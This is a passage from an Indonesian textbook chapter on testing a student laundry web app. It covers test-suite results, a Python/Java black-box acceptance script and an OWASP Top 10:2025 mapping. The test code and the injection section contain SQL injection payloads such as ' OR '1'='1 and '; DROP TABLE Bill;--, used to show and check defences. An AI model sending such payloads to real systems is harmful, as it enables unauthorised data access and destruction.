`static`	`node tests/run-tests.js`	aturan JavaScript dan API tiruan di atas berkas CSV; dengan `--with-php`, API PHP yang hidup	cuplikan CSV; salinan PHP

Untuk bab ini keempat rangkaian dijalankan lagi, pada 24 September 2026, di salinan folder `App`, satu demi satu. **Gambar 14.1** menunjukkan hasilnya, dan subbab-subbab berikut menunjukkan baris-baris penting setiap eksekusi.



Gambar 14.1 Keempat rangkaian uji otomatis sebagaimana dijalankan untuk bab ini pada 24 September 2026: kasus yang lulus, kasus yang dilewati karena tidak ada server MySQL, kasus yang memerlukan manusia, dan waktu eksekusi. Tidak ada kasus yang gagal.

14.4.2 Flask

```
$ cd App/python-flask && python -m pytest -p no:cacheprovider -rs
.......................................................................  [ 37%]
.....................................................................ssssss.....  [ 75%]
..............................................                           [100%]
[7 SKIPPED lines: tests/test_mysql.py ... set MYSQL_TEST_USER (and friends) to run the
MySQL tests]
185 passed, 7 skipped in 55.47s
```

Rangkaian Flask dari Bab 10 berisi 192 uji: 185 lulus dan 7 dilewati. Yang dilewati adalah uji MySQL, yang memerlukan variabel lingkungan `MYSQL_TEST_USER` yang menunjuk ke sebuah server; tanpa itu, uji-uji tersebut mengatakannya alih-alih lulus diam-diam. `VERIFIED.md` jalur ini mencatat eksekusi terhadap MariaDB 10.11 dengan ke-192 uji lulus. Beberapa kasus rencana uji muncul sebagai beberapa uji pytest (TC-3.4 memeriksa tujuh harga keliru satu per satu), itulah sebabnya 192 lebih besar daripada jumlah id rencana.

14.4.3 PHP

```
$ cd App/php && php tests/run.php
Profitina Laundry PHP track - tests
PHP 8.4.21 on Linux, SQLite 3.45.1
Test copy: .../App/php/tests/tmp/run-20260924-053904/server-data/laundry.db
[... 95 more PASS lines and 1 MAN line (TC-7.3) ...]
PASS TC-1.9     5 wrong passwords for kasir1, then the correct one -> "Too many attempts"
(429)
PASS TC-11.4    Every API error response has error.code and error.message
PASS TC-11.5    No API response contains a password or password_hash field (or a hash)
PASS TC-NF-07   A server error (database missing) -> friendly page / JSON, no stack trace;
details in the log
PASS TC-DB-2    The integrity checks (database/tools/check_integrity.py) pass on the test
copy after all changes
MAN  TC-NF-10   A new student follows the README on clean Windows, macOS and Linux
      (not possible in the build container)
MAN  TC-NF-12   Pages at 360 px: no horizontal scrolling, tappable buttons
      (needs a browser; the CSS has a 720 px breakpoint with stacked cards)

======================================================================
PASS 100   FAIL 0   MANUAL 3   SKIP 0   (total 103)
```

Pelari PHP adalah satu skrip PHP dengan pustaka asersi mungil, sehingga satu-satunya yang dibutuhkan mahasiswa adalah PHP itu sendiri. Ia menjalankan server bawaan PHP, `php -S`, pada *port* bebas dengan salinan basis data dan jam beku, lalu mengirim permintaan HTTP sungguhan, persis seperti peramban. 100 pemeriksaan lulus, tidak ada yang gagal, dan tiga ditandai **MAN** (manual): pratinjau cetak, instalasi di mesin bersih, dan tata letak ponsel. Bagian MySQL rangkaian ini (`--mysql`) tidak dijalankan pada sesi ini karena tidak ada server MySQL yang dinyalakan untuknya; `VERIFIED.md` jalur ini mencatat eksekusi sebelumnya terhadap MariaDB yang lulus.

14.4.4 Java

```
$ cd App/java-httpserver && ./run.sh test
Compiling ...
Profitina Laundry - Java track - tests
Server on http://127.0.0.1:<free port>, database copy /tmp/.../laundry.db, clock fixed at
2026-09-30 21:00:00
[... 101 more PASS lines ...]
PASS  TC-NF-05  Set a password (UC-16): PBKDF2 600000, 90 chars, new salt each time
PASS  TC-NF-06  Role table of api.md 1.2 for every role
PASS  TC-NF-07  Database gone: friendly 500 without SQL, stack trace or path
SKIP  TC-NF-08  Data minimisation review  (covered by TC-7.2, TC-10.5 (field list checked
there))
SKIP  TC-NF-09  MySQL: TC-1.1, 2.2, 4.1, 8.1, 9.1 on MySQL  (run separately with --mysql,
see VERIFIED.md)
SKIP  TC-NF-10  Clean-machine setup by a new student  (manual)
PASS  TC-NF-11  Performance: dashboard, queue, monthly < 1 s; every queries.sql query < 200
ms
SKIP  TC-NF-12  360 px phone layout  (manual (needs a browser); CSS has the 700 px
breakpoint and stacked tables)
PASS  TC-NF-13  Times are WIB wall-clock text without T or fractions
PASS  TC-DB-1/2  After a day of work through the app: FK check, integrity check, 32
business-rule checks = 0

RESULT: 107 passed, 0 failed, 4 not automated/skipped  (22.8 s)
```

Pelari Java mengompilasi jalur itu hanya dengan `javac` dan menjalankan `HttpServer` asli pada *port* bebas. Selain HTTP, ia membuka koneksi JDBC sendiri ke salinan uji untuk memeriksa apa yang benar-benar tersimpan, misalnya bahwa tepat satu baris `StatusLog` ada setelah TC-5.10. 107 lulus, tidak ada yang gagal, dan empat dicantumkan sebagai tidak diotomatiskan, masing-masing dengan alasannya. Perhatikan uji terakhir, TC-DB-1/2: setelah “sehari bekerja melalui aplikasi” (nota dibuat, dibayar, diselesaikan, dibatalkan), pelari memeriksa kunci asing dan 32 aturan bisnis dari alat-alat basis data, sehingga rangkaian ini membuktikan bukan hanya bahwa jawabannya benar tetapi juga bahwa data yang tertinggal tetap konsisten.

14.4.5 Front end statis

```
$ cd App/static && node tests/run-tests.js --with-php
Profitina Laundry static front end - tests (Node v22.22.2)
[... 26 more PASS lines ...]
PASS LIVE-PROBE   the API answers at http://127.0.0.1:18551
PASS LIVE-SAME    LiveApi (PHP) and MockApi (CSV) give identical JSON for 12 calls
PASS LIVE-LOGIN   wrong password -> ApiError 401 login_failed; /api/me after login
PASS LIVE-CSRF    finish B2941 as cuci5 with X-CSRF-Token; without the token -> 403
csrf_failed
PASS LIVE-LOGOUT  logout -> the next call is 401
PASS LIVE-CORS    a page on http://localhost:5500 may call the API with its cookie (CORS +
preflight)

============================================================
PASS 32   FAIL 0   (total 32)
```

Front end statis dari Bab 8 tidak memiliki server sendiri, sehingga rangkaiannya menguji dua hal. Ke-26 pemeriksaan pertama menguji aturan-aturan JavaScript-nya (format uang, pembulatan ke atas, PBKDF2 melalui Web Crypto peramban) dan API *tiruan* yang menjawab dari berkas CSV. Dengan `--with-php`, rangkaian ini lalu menjalankan jalur PHP dan membandingkan API tiruan dengan API sungguhan: **LIVE-SAME** mengajukan dua belas pertanyaan kepada keduanya dan mendapatkan JSON yang identik. Satu pemeriksaan itu membuktikan bahwa mahasiswa dapat mengembangkan *front end* secara luring terhadap berkas CSV lalu menerapkannya terhadap jalur mana pun. Uji halaman di jsdom (`dom-tests.js`) tidak dijalankan pada sesi ini karena paket

jsdom tidak terpasang di lingkungan pembangunan; `VERIFIED.md` jalur ini mencatat eksekusi sebelumnya dengan 8 lulus.

14.4.6 Membaca hasilnya bersama-sama

Tabel 14.4 menyandingkan keempat eksekusi. Dengan Persamaan (14.1), jalur Java mengotomatiskan $r = 107/111 \approx 0.96$ dari kasus yang dicantumkannya dan jalur PHP $100/103 \approx 0.97$; sisanya adalah kasus manual yang dimiliki bersama oleh setiap jalur.

Tabel 14.4 Keempat rangkaian sebagaimana dijalankan pada 24 September 2026 (Linux, Python 3.11.15, PHP 8.4.21, OpenJDK 21.0.10, Node 22.22.2). Jumlahnya berbeda karena setiap rangkaian membagi rencana secara berbeda; yang sama adalah nol kegagalan pada data yang sama.

Jalur	Lulus	Gagal	Dilewati	Manual	Waktu
`python-flask`	185	0	7 (MySQL)	dicantumkan di VERIFIED.md	55,5 dtk
`php`	100	0	0	3	25,6 dtk
`java-httpserver`	107	0	0	4	22,8 dtk
`static`	32	0	0	0	4,8 dtk


> **PERINGATAN: Hijau tidak sama dengan lengkap.** Rangkaian yang lulus menyatakan bahwa setiap pemeriksaan di dalamnya terpenuhi. Ia tidak menyatakan apa pun tentang pemeriksaan yang tidak ada di dalamnya. Itulah sebabnya jalur-jalur mencantumkan kasus manual dan yang dilewati satu per satu, dan itulah sebabnya Subbab 14.5 menambahkan pemeriksaan kedua yang independen dari luar.

14.5 Skrip Uji Penerimaan Black-Box Bersama

14.5.1 Mengapa menguji dari luar

Setiap rangkaian di Subbab 14.4 ditulis oleh orang yang sama dengan yang menulis jalurnya, dalam bahasa yang sama, sering kali dengan akses ke bagian dalam jalur itu. Cara ini efisien, tetapi ia berbagi titik buta pengembangnya: jika pengembang PHP salah membaca sebuah kebutuhan, uji PHP-nya mungkin salah membacanya dengan cara yang sama.

Uji black-box (kotak hitam) tidak mengetahui apa pun tentang bagian dalam. Ia mengirim permintaan ke sebuah alamat dan memeriksa jawabannya terhadap *dokumen*. Karena API dalam `docs/api.md` sama untuk setiap jalur, satu skrip *black-box* dapat memeriksa semuanya, dan ketika skrip itu lulus pada tiga implementasi yang ditulis dalam tiga bahasa, kesepakatan itu menjadi bukti kuat bahwa masing-masing melaksanakan dokumennya, bukan tafsiran pengembangnya. **Gambar 14.2** menunjukkan susunannya.



Gambar 14.2 Satu skrip uji penerimaan, ditulis dua kali (Python dan Java), hanya berbicara HTTP dengan API JSON dan memeriksa 18 kasus rencana uji di setiap jalur, termasuk jalur Flask di belakang nginx dan gunicorn.

14.5.2 Skrip Python

Kode 14.1 adalah skrip selengkapnya. Skrip ini hanya memakai pustaka standar Python, sehingga berjalan di mana pun Python 3.10 atau lebih baru berjalan, tanpa perlu memasang apa pun.

Kode 14.1 `acceptance/acceptance.py`: 18 pemeriksaan *black-box* dari rencana uji hanya melalui API. Skrip ini tidak menulis apa pun: satu-satunya permintaan yang dapat mengubah data adalah permintaan yang wajib ditolak.

```
"""A black-box acceptance script for every Profitina Laundry track.

    python acceptance.py http://127.0.0.1:6140

It knows nothing about the language behind the address. It speaks HTTP to the
JSON API of docs/api.md, the way any client would, and checks 18 cases of the
test plan against the sample data (clock at 2026-09-30 21:00, a FRESH copy of
laundry.db). It changes nothing: every request that would write data is one
that must be refused.
Standard library only, so it runs on any Python 3.10+.
"""
import http.cookiejar
import json
import sys
import urllib.error
import urllib.request

OWNER = ("owner@profitina-laundry.example", "Owner#2026")
CASHIER = ("kasir1@profitina-laundry.example", "Kasir#2026")


class Client:
    """One browser-like API client: its own cookie jar and its own CSRF token."""

    def __init__(self, base):
        self.base = base.rstrip("/")
        self.jar = http.cookiejar.CookieJar()
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(self.jar))
        self.token = None
        self.bodies = []                        # every body seen, for TC-11.5

    def call(self, method, path, body=None, token=False):
        data = None if body is None else json.dumps(body).encode()
        request = urllib.request.Request(self.base + path, data=data, method=method)
        request.add_header("Content-Type", "application/json")
        if token and self.token:
            request.add_header("X-CSRF-Token", self.token)
        try:
            with self.opener.open(request, timeout=20) as response:
                status, headers = response.status, response.headers
                raw = response.read()
        except urllib.error.HTTPError as error:   # 4xx and 5xx arrive this way
            status, headers, raw = error.code, error.headers, error.read()
        text = raw.decode("utf-8")
        self.bodies.append(text)
```

Kode 14.1 (Lanjutan) *acceptance/acceptance.py: 18 pemeriksaan black-box dari rencana uji hanya melalui API. Skrip ini tidak menulis apa pun: satu-satunya permintaan yang dapat mengubah data adalah permintaan yang wajib ditolak.*

```
        payload = json.loads(text) if text.strip() else None
        return status, headers, payload

    def login(self, account):
        email, password = account
        status, headers, body = self.call("POST", "/api/login",
                                          {"email": email, "password": password})
        if status == 200:
            self.token = body["csrf_token"]
        return status, headers, body


def main():
    base = sys.argv[1]
    results = []

    def check(case, title, condition):
        results.append(bool(condition))
        print(f"{'PASS' if condition else 'FAIL'}  {case:<12} {title}")

    anonymous, owner, cashier = Client(base), Client(base), Client(base)

    status, _, body = anonymous.call("GET", "/api/services")
    prices = {s["id"]: s["price"] for s in body["data"]} if status == 200 else {}
    check("TC-3.1", "price list is public: 12 services, S0001 8000, S0005 65000",
          len(prices) == 12 and prices.get("S0001") == 8000
          and prices.get("S0005") == 65000)

    status, _, body = anonymous.call("GET", "/api/bills")
    check("TC-1.5", "no session: GET /api/bills -> 401 not_logged_in",
          status == 401 and body["error"]["code"] == "not_logged_in")

    wrong = Client(base).login(("kasir1@profitina-laundry.example", "kasir#2026"))
    nobody = Client(base).login(("nobody@profitina-laundry.example", "Owner#2026"))
    check("TC-1.2/1.3", "wrong password and unknown e-mail: same status, same body",
          wrong[0] == nobody[0] == 401 and wrong[2] == nobody[2])

    status, headers, body = owner.login(OWNER)
    cookie = headers.get("Set-Cookie", "") if headers else ""
    me = owner.call("GET", "/api/me")[2] or {}
    check("TC-1.1", "owner logs in: role owner, outlet O01 (login and /api/me)",
          status == 200 and body["employee"]["role"] == "owner"
          and me.get("role") == "owner" and me.get("outlet_id") == "O01")
    check("TC-1.8", "session cookie is HttpOnly and SameSite=Lax",
          "httponly" in cookie.lower() and "samesite=lax" in cookie.lower())
```

Kode 14.1 (Lanjutan) *acceptance/acceptance.py: 18 pemeriksaan black-box dari rencana uji hanya melalui API. Skrip ini tidak menulis apa pun: satu-satunya permintaan yang dapat mengubah data adalah permintaan yang wajib ditolak.*

```
status, _, body = owner.call("GET", "/api/bills?outlet=O03&status=queued")
first = body["data"][0] if status == 200 and body["data"] else {}
check("TC-11.2", "O03 queued: total 5, first B2940 with balance 18000",
      status == 200 and body["total"] == 5 and first.get("id") == "B2940"
      and first.get("balance") == 18000)

body = owner.call("GET", "/api/bills?per_page=1000")[2]
check("TC-11.6", "per_page=1000 is capped at 100",
      body["per_page"] == 100 and len(body["data"]) == 100)

body = owner.call("GET", "/api/bills/B2938")[2]
check("TC-11.7", "B2938: payment is the number 40000, times are plain text",
      body["payment"] == 40000 and isinstance(body["payment"], int)
      and body["arrived"] == "2026-09-28 19:52:30")

body = owner.call("GET", "/api/reports/dashboard?date=2026-09-30")[2]
tiles = {t["outlet_id"]: (t["bills_today"], t["received_today"],
                          t["in_process"], t["overdue"], t["ready"])
         for t in body["outlets"]}
check("TC-8.1", "dashboard 2026-09-30: O01 6/186000/9/0/23, O02 1/0/9/6/6, "
      "O03 3/160000/5/0/5",
      tiles == {"O01": (6, 186000, 9, 0, 23), "O02": (1, 0, 9, 6, 6),
                "O03": (3, 160000, 5, 0, 5)})

period = "from=2025-10-01&to=2026-09-30"
body = owner.call("GET", "/api/reports/monthly?" + period)[2]
check("TC-9.1", "monthly: 2025-10 = 171 / 8362000 / 7686000, "
      "year = 2953 / 144213000 / 142684000",
      body["rows"][0] == {"month": "2025-10", "bills": 171,
                          "charged": 8362000, "received": 7686000}
      and body["total"] == {"bills": 2953, "charged": 144213000,
                            "received": 142684000})

status, _, body = owner.call("POST", "/api/bills",
                             {"customer_id": "C0151", "service_id": "S0001",
                              "unit": 5, "rack": "A03"}, token=False)
check("TC-11.3", "POST without X-CSRF-Token -> 403 csrf_failed, nothing saved",
      status == 403 and body["error"]["code"] == "csrf_failed")

cashier.login(CASHIER)
status = cashier.call("GET", "/api/reports/monthly")[0]
check("TC-9.7", "a cashier asking for a report -> 403", status == 403)
```

Kode 14.1 (Lanjutan) *acceptance/acceptance.py: 18 pemeriksaan black-box dari rencana uji hanya melalui API. Skrip ini tidak menulis apa pun: satu-satunya permintaan yang dapat mengubah data adalah permintaan yang wajib ditolak.*

```
    status, _, found = anonymous.call(
        "GET", "/api/status?bill=B2938&phone=0896%200000%201482")
    check("TC-10.1", "status B2938 + phone with spaces: Ready for pickup, "
          "still to pay 40000",
          status == 200 and found["status_text"] == "Ready for pickup"
          and found["balance"] == 40000)
    wrong_phone = anonymous.call("GET",
                                 "/api/status?bill=B2938&phone=0812-0000-4710")
    no_bill = anonymous.call("GET", "/api/status?bill=B9999&phone=0896-0000-1482")
    check("TC-10.3/10.4", "wrong phone and unknown bill: same 404, same body",
          wrong_phone[0] == no_bill[0] == 404 and wrong_phone[2] == no_bill[2])
    check("TC-10.5", "the status answer names no customer",
          "Syaiful" not in json.dumps(found))

    injected = [anonymous.call("GET", "/api/status?bill=%27%20OR%20%271%27%3D%271"
                                      "&phone=0896-0000-1482")[0],
                Client(base).login(("' OR '1'='1", "' OR '1'='1"))[0]]
    check("TC-NF-02", "SQL injection text in status and login -> 404 / 401, no 500",
          injected == [404, 401])

    status = owner.call("POST", "/api/logout", {}, token=True)[0]
    after = owner.call("GET", "/api/me")[0]
    check("TC-1.7", "after logout the same cookie gets 401",
          status in (200, 204) and after == 401)

    seen = anonymous.bodies + owner.bodies + cashier.bodies
    check("TC-11.5", f"none of {len(seen)} responses has a password field or hash",
          not any('"password' in text or "pbkdf2" in text for text in seen))

    passed = sum(results)
    print(f"\n{passed} of {len(results)} acceptance checks passed against {base}")
    sys.exit(0 if passed == len(results) else 1)


if __name__ == "__main__":
    main()
```

Kelas `Client` memerankan peramban. Setiap klien memiliki wadah cookie sendiri, sehingga pengunjung anonim, pemilik, dan kasir adalah tiga sesi terpisah, persis seperti tiga orang di tiga perangkat. `call()` mengembalikan status, *header*, dan JSON yang sudah diurai, dan memperlakukan jawaban 4xx atau 5xx sebagai data alih-alih sebagai kerusakan, karena banyak pemeriksaan justru *mengharapkan* galat.

Bacalah tiga pemeriksaan dengan pelan, karena masing-masing menguji sifat yang mudah keliru.

TC-1.2/1.3 melakukan login dua kali dengan klien baru, sekali dengan e-mail benar dan kata sandi salah, sekali dengan e-mail yang tidak ada, dan mensyaratkan kedua jawaban identik dalam status *dan* badannya. Pemeriksaan ini tidak peduli apa bunyi pesannya; yang dipedulikan adalah bahwa penyerang tidak dapat membedakan kedua keadaan itu.

TC-11.3 mengirim nota baru yang sepenuhnya sah sebagai pemilik yang sudah login, tetapi *tanpa header* `X-CSRF-Token`, dan mensyaratkan 403 `csrf_failed`. Seandainya jalur itu melupakan pemeriksaan CSRF-nya, permintaan ini akan membuat nota sungguhan, dan skrip akan gagal dengan keras.

TC-11.5 menyimpan setiap badan respons yang pernah dilihatnya dan mencari isian `"password` atau *hash* `pbkdf2` di dalamnya. Pemeriksaan ini tumbuh bersama skrip: setiap permintaan baru yang ditambahkan kelak otomatis ikut diperiksa.

Skrip ini berhati-hati terhadap satu hal yang mudah terlewat: cek status hanya mengizinkan sepuluh pencarian per menit dari satu alamat (AC-10.5). Skrip melakukan empat, sehingga dapat dijalankan dua kali dalam satu menit (sekali dalam Python, sekali dalam Java) tanpa tersandung batas yang justru diujinya di tempat lain.

14.5.3 Kembarannya dalam Java

Kode 14.2 menunjukkan bagian pertama `Acceptance.java`, yang melakukan 18 pemeriksaan yang sama dengan `java.net.http.HttpClient` milik JDK dan pembaca JSON seratus baris di bagian bawah berkas, karena JDK tidak memiliki pustaka JSON.

Kode 14.2 `acceptance/Acceptance.java`, baris 20 sampai 69: klien mirip peramban dalam Java. Satu `CookieManager` per klien memisahkan sesi-sesinya; token CSRF dari login hanya dikirim bila diminta.

```
public class Acceptance {

    static final List<String> seen = new ArrayList<>();
    static int passed = 0, total = 0;

    /** One browser-like client: its own cookies and its own CSRF token. */
    static final class Client {
        final String base;
        final HttpClient http;
        String token;

        Client(String base) {
            this.base = base.replaceAll("/$", "");
            this.http = HttpClient.newBuilder().cookieHandler(new CookieManager())
                    .connectTimeout(Duration.ofSeconds(10)).build();
        }

        /** Returns {status, Set-Cookie header, parsed body}. */
        Object[] call(String method, String path, String json, boolean withToken)
                throws Exception {
            HttpRequest.Builder b = HttpRequest.newBuilder(URI.create(base + path))
                    .header("Content-Type", "application/json")
                    .method(method, json == null
                            ? HttpRequest.BodyPublishers.noBody()
                            : HttpRequest.BodyPublishers.ofString(json));
            if (withToken && token != null) {
                b.header("X-CSRF-Token", token);
            }
            HttpResponse<String> r = http.send(b.build(),
                    HttpResponse.BodyHandlers.ofString());
            seen.add(r.body());
            Object body = r.body().isBlank() ? null : new Json(r.body()).value();
            String cookie = r.headers().firstValue("Set-Cookie").orElse("");
            return new Object[] {r.statusCode(), cookie, body};
        }

        Object[] get(String path) throws Exception {
            return call("GET", path, null, false);
        }
```

Kode 14.2 (Lanjutan) *acceptance/Acceptance.java, baris 20 sampai 69: klien mirip peramban dalam Java. Satu CookieManager per klien memisahkan sesi-sesinya; token CSRF dari login hanya dikirim bila diminta.*

```
        Object[] login(String email, String password) throws Exception {
            String body = "{\"email\":" + Json.quote(email)
                    + ",\"password\":" + Json.quote(password) + "}";
            Object[] r = call("POST", "/api/login", body, false);
            if ((int) r[0] == 200) {
                token = (String) map(r[2]).get("csrf_token");
            }
            return r;
        }
    }
```

`HttpClient.newBuilder().cookieHandler(new CookieManager())` memberi setiap klien penyimpanan cookie sendiri, padanan Java untuk `CookieJar` di Python. `BodyHandlers.ofString()` membaca badan respons sebagai teks, yang disimpan di `seen` untuk TC-11.5 lalu diurai. Berkas ini dijalankan langsung dengan `java Acceptance.java <alamat>`, seperti server status di Bab 10.

14.5.4 Hasil pada tiga jalur dan satu proxy

Setiap jalur dijalankan pada salinan basis data yang baru dengan jam pada 2026-09-30 21:00, lalu kedua skrip dijalankan terhadapnya; server dihentikan sebelum server berikutnya dijalankan. Inilah skrip Python terhadap jalur PHP:

```
$ python acceptance.py http://127.0.0.1:6141
PASS  TC-3.1       price list is public: 12 services, S0001 8000, S0005 65000
PASS  TC-1.5       no session: GET /api/bills -> 401 not_logged_in
PASS  TC-1.2/1.3   wrong password and unknown e-mail: same status, same body
PASS  TC-1.1       owner logs in: role owner, outlet O01 (login and /api/me)
PASS  TC-1.8       session cookie is HttpOnly and SameSite=Lax
PASS  TC-11.2      O03 queued: total 5, first B2940 with balance 18000
PASS  TC-11.6      per_page=1000 is capped at 100
PASS  TC-11.7      B2938: payment is the number 40000, times are plain text
PASS  TC-8.1       dashboard 2026-09-30: O01 6/186000/9/0/23, O02 1/0/9/6/6, O03
3/160000/5/0/5
PASS  TC-9.1       monthly: 2025-10 = 171 / 8362000 / 7686000, year = 2953 / 144213000 /
142684000
PASS  TC-11.3      POST without X-CSRF-Token -> 403 csrf_failed, nothing saved
PASS  TC-9.7       a cashier asking for a report -> 403
PASS  TC-10.1      status B2938 + phone with spaces: Ready for pickup, still to pay 40000
PASS  TC-10.3/10.4 wrong phone and unknown bill: same 404, same body
PASS  TC-10.5      the status answer names no customer
PASS  TC-NF-02     SQL injection text in status and login -> 404 / 401, no 500
PASS  TC-1.7       after logout the same cookie gets 401
PASS  TC-11.5      none of 18 responses has a password field or hash

18 of 18 acceptance checks passed against http://127.0.0.1:6141
(exit code 0)
```

Tabel 14.5 meringkas kedelapan eksekusi. Baris terakhir adalah jalur Flask yang diterapkan seperti di Subbab 14.8.2, di belakang nginx dan gunicorn, yang menunjukkan bahwa susunan produksi tidak mengubah apa pun yang dapat dilihat pelanggan atau klien API.

Tabel 14.5 Skrip uji penerimaan *black-box* terhadap tiga jalur dan satu penerapan bergaya produksi, 24 September 2026. Keluaran lengkapnya ada di `Code_new/Chapter14/runs/`.

Sasaran	Alamat	`acceptance.py`	`Acceptance.java`
`python-flask` (`flask run`)	`http://127.0.0.1:6140`	18 dari 18	18 dari 18
`php` (`php -S`)	`http://127.0.0.1:6141`	18 dari 18	18 dari 18
`java-httpserver`	`http://127.0.0.1:6142`	18 dari 18	18 dari 18
nginx → gunicorn → Flask	`http://127.0.0.1:6144`	18 dari 18	18 dari 18

Delapan eksekusi, 144 pemeriksaan, tanpa kegagalan. Tiga implementasi yang pengembangnya tidak pernah berbagi satu baris kode pun memberikan angka dasbor yang sama (Rungkut 6 nota, Rp 186.000, 9 dalam proses, 23 siap diambil), total bulanan yang sama (2.953 nota, Rp 144.213.000 ditagih), 403 yang sama untuk token CSRF yang hilang, dan 401 yang sama-sama tak terbedakan untuk dua kesalahan login yang berbeda.

14.6 Keamanan: OWASP Top 10:2025, Diterapkan

14.6.1 Daftarnya

OWASP Top 10 adalah peringkat risiko keamanan terpenting bagi aplikasi web, diterbitkan oleh Open Worldwide Application Security Project dari data yang disumbangkan banyak organisasi dan dari survei komunitas. Edisi 2025, yang kedelapan, diterbitkan pada 6 November 2025 [3], [4]. Edisi ini mempertahankan sebagian besar kategori 2021 pada posisi baru, menambahkan **Software Supply Chain Failures** (perluasan dari kategori lama "komponen rentan dan usang"), dan memperkenalkan **Mishandling of Exceptional Conditions**, yang menghimpun kesalahan penanganan galat dan "gagal dalam keadaan terbuka" yang sebelumnya tersebar di kategori lain [4]. *Server-side request forgery*, yang pada 2021 menjadi kategori tersendiri, kini menjadi bagian dari Broken Access Control [3].

Tabel 14.6 memetakan setiap kategori ke Profitina Laundry: di mana risikonya berada di binatu, apa yang dilakukan kode terhadapnya, dan uji mana yang memeriksanya.

Tabel 14.6 OWASP Top 10:2025 dipetakan ke Profitina Laundry: letak setiap risiko di binatu, pertahanan dalam kode, dan uji yang memeriksanya.

2025	Kategori	Letaknya di binatu	Pertahanan dalam kode	Diperiksa oleh
A01	Broken Access Control	kasir membuka laporan; supervisor mengubah nota gerai lain; siapa pun membaca nota tanpa telepon	satu penjaga, tabel izin, `check_outlet`, cek status memerlukan id **dan** telepon	TC-1.6, TC-5.12, TC-NF-06, TC-10.3/10.4
A02	Security Misconfiguration	mode *debug* menyala; rahasia bawaan; *header* hilang; daftar isi direktori	pengaturan dari lingkungan, *debug* mati, `nosniff`, `no-store`, hanya `public/` yang disajikan	TC-NF-07, `deploy_check.py`
A03	Software Supply Chain Failures	pustaka dengan celah yang diketahui; unduhan yang dirusak	versi persis di `requirements.txt`, satu *jar* JDBC yang disertakan, sedikit dependensi	tinjauan, catatan rilis
A04	Cryptographic Failures	kata sandi tersimpan dapat dibaca; login lewat HTTP polos	PBKDF2 600.000 iterasi dengan *salt*; HTTPS dengan HSTS saat penerapan	TC-NF-05, `deploy_check.py`
A05	Injection	pencarian pelanggan, e-mail login, cek status, `?outlet=`; nama yang ditampilkan di halaman	*placeholder* di setiap pernyataan; *escaping* otomatis di setiap templat	TC-NF-02, TC-NF-03
A06	Insecure Design	harga diambil dari peramban; sisa tagihan disimpan dua kali; tombol yang berbalapan	server menghitung harga; sisa tagihan diturunkan; *update* bersyarat; satu transaksi	TC-4.2, TC-5.10, TC-4.7
A07	Authentication Failures	menebak kata sandi; membedakan e-mail staf; pengenal sesi dicuri	pesan dan waktu yang sama; penguncian setelah 5; pengenal sesi baru saat login; sesi di sisi server	TC-1.2, 1.3, 1.7, 1.8, 1.9
A08	Software or Data Integrity Failures	struk diubah; riwayat ditulis ulang	StatusLog hanya disisipi; pembayaran tidak pernah diubah di aplikasi	TC-5.6, TC-DB-2
A09	Security Logging and Alerting Failures	tidak ada yang menyadari 500 login gagal	galat tak terduga dicatat dengan rujukan; penguncian setelah kegagalan berulang; pemantauan saat penerapan	TC-NF-07, tinjauan log
A10	Mishandling of Exceptional Conditions	*crash* di tengah pembuatan nota; halaman galat yang membocorkan SQL	*rollback* pada setiap pengecualian; 500 umum dengan rujukan; gagal dalam keadaan tertutup	TC-4.7, TC-NF-07

Sisa subbab ini membahas kategori-kategori yang paling penting bagi aplikasi web kecil: *injection*, *cross-site scripting*, CSRF, autentikasi, kendali akses, rahasia dan konfigurasi, serta pencatatan log beserta penanganan galat.

14.6.2 Injection (A05)

SQL injection terjadi ketika nilai yang diketik seseorang menjadi bagian *pernyataan* SQL alih-alih tetap sebagai data. Bab 5 menunjukkan bentuk klasiknya; inilah bentuk yang akan muncul pada cek status binatu seandainya SQL-nya direkatkan:

```
SELECT ... FROM Bill b JOIN Customer c ... WHERE b.id = 'B2938' OR '1'='1' AND ...
```

Dengan id nota `B2938' OR '1'='1`, syaratnya akan bernilai benar untuk nota B2938 apa pun nomor telepon yang diketik, dan seluruh tujuan BR-10, yaitu hanya pemilik telepon yang dapat melihat nota itu, akan lenyap. Setiap jalur mencegahnya dengan cara yang sama: teks SQL berisi `?` (atau `:nama`), dan nilainya diikat secara terpisah, sehingga basis data tidak pernah mengurainya sebagai SQL [5]. Uji TC-NF-02 mengirim `' OR '1'='1`, `'; DROP TABLE Bill;--`, dan dua string lain ke pencarian pelanggan, e-mail login, cek status, dan filter `?outlet=`, lalu memeriksa empat hal: tidak ada galat 500, tidak ada baris tambahan yang dikembalikan, login gagal, dan sesudahnya tabel-tabel tetap utuh. Skrip penerimaan mengulang bagian cek status dan login dari luar.

Ketika sebuah *nama* harus bervariasi (tabel di `next_id`, kolom pengurutan), *placeholder* tidak dapat membantu, karena ia hanya mewakili nilai. Aturannya kemudian adalah daftar izin: nama dipilih dari himpunan tetap di dalam kode, tidak pernah disalin dari permintaan.

14.6.3 Cross-site scripting

